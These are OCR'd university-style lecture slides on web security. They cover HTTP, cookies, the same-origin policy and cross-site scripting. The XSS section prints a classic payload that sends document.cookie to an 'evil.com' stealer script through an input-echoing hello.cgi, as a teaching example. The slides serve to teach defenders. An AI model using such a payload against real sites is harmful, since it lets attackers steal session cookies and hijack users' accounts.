
- Along with email, the web is one of the top targets for cyberattacks.

Web Security



Vulnerabilities of web applications (from WhiteHat Security)


Web Architecture




Web Architecture

- Runs on a Web server or application server
- Takes input from Web users (via Web server)
- Interacts with back-end databases and third parties
- Prepares and outputs results for users (via Web server)
- Dynamically generated HTML pages
  - Contain content from many different sources, often including regular users
  - Blogs, social networks, photo-sharing websites…


A Web Application Example



Web Access Control Systems



Same Origin Policy (SOP)



Same-Session Policy

- After authentication, a session is established
  - Avoid repetitive authentication
  - Session cookies: authentication token
- Same session, same privileges

HTTP and Cookies

- HTTP (Hypertext Transfer Protocol) is a stateless request/response protocol
  - Each request is independent of previous requests
- Advantage being stateless: servers do not need to retain information about users between requests.
- HTTP is stateless. Web applications are often stateful.
  - So the Client has to remember things that the Server needs to know.


HTTP and Cookies

- Cookie is a common way for maintaining states.
  - A cookie is a piece of information that contains the state (or session ID) of a client. A cookie consists of one or more name-value pairs.

- Server: uses Set-Cookie parameters to ask client's browser to store a cookie.
- Client: stores the cookie and sends the **unchanged** cookie in **EVERY** request to the same server.

HTTP and Cookies


- Used to store state on user's machine



Set-cookie: name = cookie name;
content = value;
domain = (who can read) ;
path = (who can read) ;
expires = (when expires) ;
secure flag = (only over SSL)

If expires=NULL: cookie is deleted after browser closes.

Cookies with an expiration date is called persistent cookies.



GET …
Cookie: name = …
content = …

HTTP and Cookies

HTTP version | Status code | Reason phrase | Headers | Data

```
HTTP/1.0 200 OK
Date: Sat, 04 Feb 2017 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Fri, 03 Feb 2017 17:39:05 GMT
Set-Cookie: session=44ebc991
Content-Length: 2543

<HTML> Welcome to BearBucks, Alice ... blahblahblah </HTML>
```

Cookie


Here the server instructs the browser to remember the cookie "session" so it & its value will be included in subsequent requests

Cookie Privacy Concerns and Misconceptions

- In 2005, Jupiter Research published the results of a survey, according to which some people believed some of the following **false** claims:
  - Cookies are like viruses in that they can infect the user's hard disks
  - Cookies generate pop-ups
  - Cookies are used for spamming
  - Cookies are used only for advertising

- In 1998, CIAC, a computer incident response team of the United States DoE, found the security vulnerability caused by cookie "essentially nonexistent" and explained that "information about where you come from and what web pages you visit already exists in a web server's log files".

Web Security



Vulnerabilities of web applications (from WhiteHat Security)

Cross Site Scripting (XSS)

- Cross-site scripting (XSS) is an attack in which an attacker injects malicious executable scripts into the code of a trusted application or website.


- Attackers often initiate an XSS attack by sending a malicious link to a user and enticing the user to click it.

- Attacker causes a legitimate web server to send user executable content (Javascript, Flash ActiveScript) of attacker's choosing.

Cross Site Scripting (XSS)

- Same-Origin Policy
  - Browser only allows Javascript from site X to access cookies and other data from site X.
  - Key idea of XSS: **Attacker needs to make attack come from site X**. Victim's browser loads code from site X and runs it.
- Vulnerable Server Program
  - **Any program that returns user input without filtering out dangerous code**.


Cross Site Scripting (XSS): Vulnerability



- Vulnerability: hello.cgi simply displays whatever you typed in as your name.
  - What if you type in a script as your name:

    <script>win.open("http:// evil.com/steal.cgi?cookie=" +document.cookie)</script>
  - The web browser executes this script as if it is from naïve.com.
  - Document.cookie will be naïve.com's cookie.
  - In this example, the web browser executes http:// evil.com/steal.cgi with naïve.com's cookie as the parameter. This results that evil.com got the cookie.

Cross Site Scripting (XSS): Attack




Cross Site Scripting (XSS):

The users cookie for this domain

